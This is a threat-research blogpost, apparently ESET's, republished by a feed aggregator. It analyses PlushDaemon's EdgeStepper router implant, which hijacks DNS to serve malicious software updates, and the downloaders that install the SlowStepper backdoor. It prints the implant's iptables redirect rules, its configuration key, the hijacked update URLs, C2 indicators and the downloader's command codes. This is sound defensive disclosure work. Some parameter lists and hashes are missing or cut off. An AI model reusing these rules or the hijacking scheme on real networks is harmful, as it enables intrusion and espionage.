


ESET researchers provide insights into how PlushDaemon performs adversary-in-the-middle attacks using a previously undocumented network implant that we have named EdgeStepper, which redirects all DNS queries to an external, malicious hijacking node, effectively rerouting the traffic from legitimate infrastructure used for software updates to attacker-controlled infrastructure.
Key points in this blogpost:
- We analyzed the network implant EdgeStepper to understand how PlushDaemon attackers compromise their targets.
- We provide an analysis of LittleDaemon and DaemonicLogistics, two downloaders that deploy the group’s signature SlowStepper backdoor on Windows machines.
PlushDaemon is a China-aligned threat actor active since at least 2018 that engages in espionage operations against individuals and entities in China, Taiwan, Hong Kong, Cambodia, South Korea, the United States, and New Zealand. PlushDaemon uses a custom backdoor that we track as SlowStepper, and its main initial access technique is to hijack legitimate updates by redirecting traffic to attacker-controlled servers through a network implant that we call EdgeStepper. Additionally, we have observed the group gaining access via vulnerabilities in web servers, and in 2023 it performed a supply-chain attack.
In 2024, while researching PlushDaemon’s clusters of activity (including the supply-chain compromise of a South Korean VPN service), we noticed that an ELF file submitted to VirusTotal contained two subdomains from PlushDaemon’s infrastructure. That file, called bioset, was previously hosted on a server likely compromised by multiple threat actors. Note that on the same day of the submission to VirusTotal, a researcher (@James_inthe_box) tweeted about an open directory on the server where bioset was hosted, so the sample was probably uploaded to VirusTotal by a researcher who was investigating the contents of the directory.
Internally named dns_cheat_v2 by its developers – and codenamed EdgeStepper by us – bioset is PlushDaemon’s adversary-in-the-middle tool, which forwards DNS traffic from machines in a targeted network to a malicious DNS node. This allows the attackers to redirect the traffic from software updates to a hijacking node that serves instructions to the legitimate software to download a malicious update.
Figure 1 presents the geographical distribution of victims of PlushDaemon that have been compromised through malicious updates, since 2019, according to ESET telemetry.

PlushDaemon has compromised individuals and organizations located in the following regions:

First, PlushDaemon compromises a network device (for example, a router) to which their target might connect; the compromise is probably achieved by exploiting a vulnerability in the software running on the device or through weak and/or well-known default administrative credentials, enabling the attackers to deploy EdgeStepper (and possibly other tools).
EdgeStepper begins redirecting DNS queries to a malicious DNS node that verifies whether the domain (for example, info.pinyin.sogou.com from Sogou Pinyin) in the DNS query message is related to software updates, and if so, it replies with the IP address of the hijacking node. Alternatively, we have also observed that some servers are both the DNS node and the hijacking node; in those cases, the DNS node replies to DNS queries with its own IP address.
Note that since we have closely studied updates for Sogou Pinyin software being hijacked, we will continue to use that as an example from here on out. Many other popular Chinese software titles also have their updates hijacked in similar ways by PlushDaemon via EdgeStepper.
Figure 2 illustrates the first stages of the deployment of PlushDaemon’s capabilities.


The updating software communicates via HTTP with the hijacking node instead of Sogou’s legitimate infrastructure; the hijacking node replies with instructions to, for example, download a DLL file from http://ime.sogou.com/popup_4.2.0.2246.dll, as shown in Figure 3.
The software sends an HTTP GET request to ime.sogou.com to try to obtain the DLL; however, the communication is again redirected to the hijacking node, which serves popup_4.2.0.2246.dll that, in reality, is the LittleDaemon DLL. The process is illustrated in Figure 4.

Figure 5 shows the hijacking node serving LittleDaemon.
According to the symbols in the binary, EdgeStepper was originally called dns_cheat_v2. It was developed in Go using the open-source GoFrame framework, and compiled as an ELF file for MIPS32 processors. It is important to note that it is unlikely that EdgeStepper is the only component deployed on the compromised network device. Unfortunately, we don’t have samples of other components in the compromise chain.
EdgeStepper begins by obtaining and decrypting configuration data from /etc/bioset.conf. For decryption, it uses AES CBC with the key and IV being the string I Love Go Frame!, which is used as the default IV in the implementation by the GoFrame library.
The decrypted configuration reveals the data shown in Figure 6.
[cheat]
toPort = 1090
host = "ds20221202.dsc.wcsset[.]com"
Figure 6. Decrypted configuration
The meaning of the parameters is as follows:
Additionally, there is a configuration block (Figure 7) in the EdgeStepper binary, which appears to not be referenced anywhere in the code. The domain in the host field is test.dsc.wcsset[.]com, which resolved to 47.242.198[.]250. We observed that IP address from 2021 to 2022 as the source of the malicious update: the hijacking node. At the time of writing, the domain resolves to that IP address.

After loading its configuration, EdgeStepper initializes the Distributor system and the Ruler system.
The distributor resolves the IP address(es) associated with the domain value in the host field of the configuration and invokes the Ruler system. The workflow of the distributor is illustrated in Figure 8.

The Ruler system uses the iptables command to issue new rules, and to remove them when concluding the attack. First, it issues a rule to redirect all UDP traffic on port 53 of the device to the port specified by toPort in the configuration:
iptables -t nat -I PREROUTING -p udp --dport 53 -j REDIRECT --to-port <value_from_toPort>
Then it issues a command to accept the packets on that port:
iptables -t filter -I INPUT -p udp --dport <value_from_toPort> -j ACCEPT
When terminating, it removes the previous rules it set up by issuing the commands:
iptables -t nat -D PREROUTING *
iptables -t filter -D INPUT -p udp –dport <value_from_toPort> -j ACCEPT
LittleDaemon is the first stage deployed on the victim’s machine through hijacked updates. We have observed both DLL and executable versions, both of them 32-bit PEs. The main purpose of LittleDaemon is to communicate with the hijacking node to obtain the downloader that we call DaemonicLogistics. LittleDaemon does not establish persistence.
First, it verifies whether the SlowStepper backdoor is running on the system. If not, LittleDaemon downloads DaemonicLogistics by issuing an HTTP GET request to a server (typically, the hijacking node), decrypts it with a combination of XOR operations, and then executes it.
The request can be sent to two legitimate domains (ime.sogou.com or mobads.baidu.com) or the IP address 119.136.153.0. The resource path is /update/updateInfo.bzp for all three. In the case of the legitimate domains, it’s expected that the traffic will be redirected to the hijacking node by EdgeStepper.
DaemonicLogistics is position-independent code downloaded and executed in memory by LittleDaemon. Its main purpose is to download and deploy the SlowStepper implant.
When DaemonicLogistics sends a request to the server (typically, the hijacking node), it replies with an HTTP status code, which DaemonicLogistics interprets as a command, and performs the actions listed in Table 1.
Table 1. Commands supported by DaemonicLogistics
| Code | Action taken |
| 200 | Downloads SlowStepper without checking for the presence of a process named 360tray.exe (a component of the 360 Total Security antimalware solution). |
| 205 | |
| 206 | |
| 208 | |
| 203 | Downloads a file named plugin.exe and executes it (during our tests, the server did not request downloading this file). |
| 207 | Checks for the presence of a process named 360tray.exe and downloads SlowStepper if not present. |
| 202–300 | Default to execute command 200. These could be unimplemented commands. |
The initial HTTP GET request is sent to:
ime.sogou.com/update/latest/new_version?tp=2&c=0&s=<OS_ID_number>&mac=<identifier>
The meaning of the parameters in the URL are as follows:
During our analysis we observed that the server replied with status code 207, to which DaemonicLogistics replied with another request to ime.sogou.com/update/latest/new_version?tp=1&g=15&c=0. In this case, the part of the URL tp=1&g=15&c=0 is hardcoded.
The server replied with status code 202. DaemonicLogistics proceeded to do two requests to download the SlowStepper payload files, first to ime.sogou.com/update/file6.bdat, and then to ime.sogou.com/update/file2.bdat.
The payload data in the first and second responses from the server began with a magic value:
○ DaemonicLogistics actively checks that the first eight bytes of data received from the server match this magic value. If true, it writes the data to %PROGRAMDATA%\Tencent\QQUpdateMgr\UpdateFiles\logo.gif.
○ DaemonicLogistics does not check this magic value specifically: when the check for the previous magic value does not match, it processes the data and decrypts it using a combination of XOR operations. The data contains files that are written to disk on paths specified in the decrypted data..
We analyzed the EdgeStepper network implant that enables PlushDaemon’s adversary-in-the-middle capabilities to hijack updates from machines in a targeted network. We also analyzed LittleDaemon and DaemonicLogistics tools that together deploy the SlowStepper implant on Windows machines. These implants give PlushDaemon the capability to compromise targets anywhere in the world.
For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.
A comprehensive list of indicators of compromise and samples can be found in our GitHub repository.
| SHA-1 | Filename | ESET detection name | Description |
| 8F569641691ECB3888CD |
bioset | Linux/Agent.AEP | EdgeStepper. |
| 06177810D61A69F34091 |
bioset.conf | Win32/Rozena.BXX | EdgeStepper encrypted configuration. |
| 69974455D8C13C5D57C1 |
popup_4.2.0. |
Win32/Agent.AGXK | LittleDaemon. |
| 2857BC730952682D39F4 |
sogou_wubi_15.4. |
Win32/Agent.AFDT | LittleDaemon. |
| IP | Domain | Hosting provider | First seen | Details |
| 8.212.132[.]120 | ds20221202.dsc. |
Alibaba (US) Technology Co., Ltd. | 2024‑07‑12 | DNS/Hijacking node. |
| 47.242.198[.]250 | test.dsc.wcsset |
Alibaba Cloud LLC | 2024‑07‑12 | DNS/Hijacking node. |
This table was built using version 18 of the MITRE ATT&CK framework.
| Tactic | ID | Name | Description |
| Resource Development | T1583.001 | Acquire Infrastructure: Domains | PlushDaemon uses EdgeStepper to redirect traffic to specific subdomains that are part of PlushDaemon’s infrastructure on wcsset[.]com. |
| T1583.002 | Acquire Infrastructure: DNS Server | Part of the PlushDaemon infrastructure is used to host its malicious DNS nodes. | |
| T1583.004 | Acquire Infrastructure: Server | PlushDaemon has acquired servers to host its DNS/hijacking nodes and C&C servers. | |
| T1608.001 | Stage Capabilities: Upload Malware | PlushDaemon hosts its payloads on DNS/hijacking servers. | |
| Initial Access | T1659 | Content Injection | Hijacking nodes from PlushDaemon process hijacked traffic and reply to legitimate software with instructions to download malware such as LittleDaemon. |
| Execution | T1106 | Native API | DaemonicLogistics executes the SlowStepper implant using the ShellExecute API. |
| Defense Evasion | T1070.004 | Indicator Removal: File Deletion | Some variants of LittleDaemon can remove themselves. |
| T1036.005 | Masquerading: Match Legitimate Name or Location | DaemonicLogistics creates a subdirectory named Tencent, where it stores its files. | |
| T1036.008 | Masquerading: Masquerade File Type | DaemonicLogistics and SlowStepper’s loader can decrypt files that masquerade as ZIP and GIF files. | |
| T1027.009 | Obfuscated Files or Information: Embedded Payloads | Files masquerading as ZIPs and GIF files contain embedded encrypted components. | |
| T1027.013 | Obfuscated Files or Information: Encrypted/Encoded File | Components of the SlowStepper implant are encrypted on disk. | |
| Discovery | T1518.001 | Software Discovery: Security Software Discovery | DaemonicLogistics checks for the presence of 360tray.exe – a component of 360 Total Security. |
| T1016 | System Network Configuration Discovery | DaemonicLogistics attempts to obtain the ethernet or Wi-Fi adapter’s MAC address. | |
| T1057 | Process Discovery | DaemonicLogistics lists processes. | |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | LittleDaemon and DaemonicLogistics use HTTP to communicate with their server. |
| T1573 | Encrypted Channel | LittleDaemon downloads via HTTP the encrypted DaemonicLogistics that downloads via HTTP the encrypted SlowStepper implant. | |
| T1665 | Hide Infrastructure | LittleDaemon and DaemonicLogistics make downloads by sending HTTP requests to legitimate domains. |

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。